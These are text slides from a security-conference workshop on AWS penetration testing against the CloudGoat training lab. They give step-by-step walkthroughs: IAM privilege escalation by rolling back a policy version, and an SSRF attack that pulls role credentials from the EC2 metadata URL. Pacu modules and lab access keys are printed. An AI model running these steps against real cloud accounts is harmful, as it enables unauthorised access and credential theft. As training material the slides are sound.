
AWS Penetration
Testing Workshop

2020-05-08

https://bsides.barcelona

https://twitter.com/barcelonabsides

We are looking for talks, workshops, discussions, or any type of activity that could be interesting for the group.

If you have any ideas, please contact any organiser. We'll be happy to help!

Please stay in touch …

Slack: https://cyberbcn.slack.com

[Sign up at: https://barcelonacybersec.herokuapp.com/]

Twitter: @BCNCyberSec https://twitter.com/BCNCyberSec

LinkedIn: https://www.linkedin.com/company/cyber-barcelona/

Introductions

Cristhian Amaya
https://camaya.co
@_camaya

Nicolas Esteves
https://hamstah.com/

Warning

- All the information shared here is for educational purposes only
- Do not attack environments where you do not have explicit permission

Agenda


- Introduction
- Tools
- Logistics
- Setup
- Exercises

Introduction

- Cloud usage keeps growing
- Cloud related data breaches keep growing too
  - Uber
  - Tesla
  - Capital One
- Lots of tools to find issues: Scout Suite, CloudSploit, Prowler. Kind of “Nessus” for AWS
- How do you practice AWS penetration testing?
- Not many tools to attack, eg, “Metasploit” for AWS

Tools

RHINO SECURITY LABS



https://rhinosecuritylabs.com/blog/

Cloud Goat

Rhino Security Labs Cloud Goat

- Vulnerable-by-design AWS environment
- Terraform and Python
- Inexpensive
- Safe - Only accessible to whitelisted IPs
- Scenario based
- Support multiple AWS services:
  - IAM
  - EC2
  - S3
  - ...

Pacu

- Post exploitation framework
- Python3
- Modules based
  - Recon
  - Privilege escalation
  - Persistence
- Supports sessions
- Modular and extensible

Rhino Security Labs Pacu

Logistics

- Groups of 3 people
- 10 minutes break after the first exercise
- Feel free to ask any questions


Cloud Goat Setup

- Make sure you have docker running
- In slack type /workshop XX
  - Replace XX with your group ID
  - Follow the instructions to set your aws credentials
- ./cloudgoat.py config profile
  - Enter workshop as the profile name
- ./cloudgoat.py config whitelist --auto


Questions?

Scenario: IAM Privilege Escalation

AWS IAM




AWS IAM



AWS IAM Policy Example

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": [
            "s3:*",
            "ec2:*"
        ],
        "Resource": "*",
        "Condition": {
            "IpAddress": {
                "aws:SourceIp": "127.0.0.1"
            }
        }
    }
}
```

AWS IAM Policies Versions



Scenario: iam_privesc_by_rollback

Starting with a highly-limited IAM user, the attacker is able to review previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit.

Goal: Acquire full admin privileges.

```
./cloudgoat.py create iam_privesc_by_rollback
```

```
Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 714842036895
cloudgoat_output_policy_arn = arn:aws:iam::714842036895:policy/cg-raynor-policy-cgidqpuamhdty1
cloudgoat_output_raynor_access_key_id = AKIA2M37H3KPSA3GU7XB
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-cgidqpuamhdty1
```

iam_privesc_by_rollback - CLI walkthrough

- `aws configure --profile raynor`
  - Enter key from the terraform output
- `export AWS_PROFILE=raynor`
- `aws iam list-attached-user-policies --user-name <userName>`
- `aws iam list-policy-versions --policy-arn <policyARN>`
- `aws iam get-policy-version --policy-arn <policyARN> --version-id <versionID>`
- `aws iam set-default-policy-version --policy-arn <policyARN> --version-id <versionID>`
- `Unset AWS_PROFILE`

Pacu Setup

- `docker run -it -v $HOME/aws-workshop/aws:/root/.aws rhinosecuritylabs/pacu:latest`

iam_privesc_by_rollback - Pacu Walkthrough

- aws iam set-default-policy-version --policy-arn <policyARN> --version-id v1 --profile raynor
- ----------
- Search [term] to search for modules
- Help [module] to get help for a module
- Run [module] [options] to run a module
- ----------
- import_keys raynor
- whoami
- run iam__enum_permissions
- whoami
- run iam__privesc_scan
- run iam__enum_permissions
- whoami

Questions?

Scenario: Lambda,S3, and EC2

EC2 Metadata Service v1

- http://169.254.169.254/latest/meta-data
- Available only from an EC2 instance
- Instance can get information about itself
- Can retrieve (includes but not limited to):
  - AMI ID
  - Hostname
  - Private IP address
  - Credentials

Server Side Request Forgery (SSRF)

Web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

More Info

Scenario: ec2_ssrf

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side request forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.

Goal: Run lambda function

- ./cloudgoat.py destroy iam_privesc_by_rollback
- ./cloudgoat.py create ec2_ssrf

ec2_ssrf - CLI walkthrough

- aws configure --profile solus
- aws lambda list-functions --profile solus
- aws configure --profile cglambda
- aws ec2 describe-instances --profile cglambda
- Go to http://<EC2 instance IP>
- Abuse the SSRF via the "url" parameter to hit the EC2 instance metadata by going to:
- http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

ec2_ssrf - CLI walkthrough

- http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<the role name>
- Then Add the EC2 instance credentials to your AWS CLI credentials file at ~/.aws/credentials) as shown below:

```
[cgec2role]
aws_access_key_id = XXX
aws_secret_access_key = XXX
aws_session_token = XXX
```

ec2_ssrf - CLI walkthrough

- aws s3 ls --profile cgec2role
- aws s3 ls --profile cgec2role s3://cg-secret-s3-bucket-<cloudgoat_id>
- aws s3 cp --profile cgec2role s3://cg-secret-s3-bucket-<cloudgoat_id>/admin-user.txt ./
- cat admin-user.txt
- aws configure --profile cgadmin
- aws lambda list-functions --profile cgadmin
- aws lambda invoke --function-name cg-lambda-<cloudgoat_id> ./out.txt
- cat out.txt

ec2_ssrf - Pacu walkthrough

- set_keys
- run lambda__enum
- data Lambda
- set_keys
- run ec2__enum --instances
- Data EC2
- set_keys
- run s3_download_bucket
- aws configure --profile admin
- aws lambda invoke --function-name cg-lambda-<cloudgoat_id> --profile admin ./out.txt

Questions?

Thank You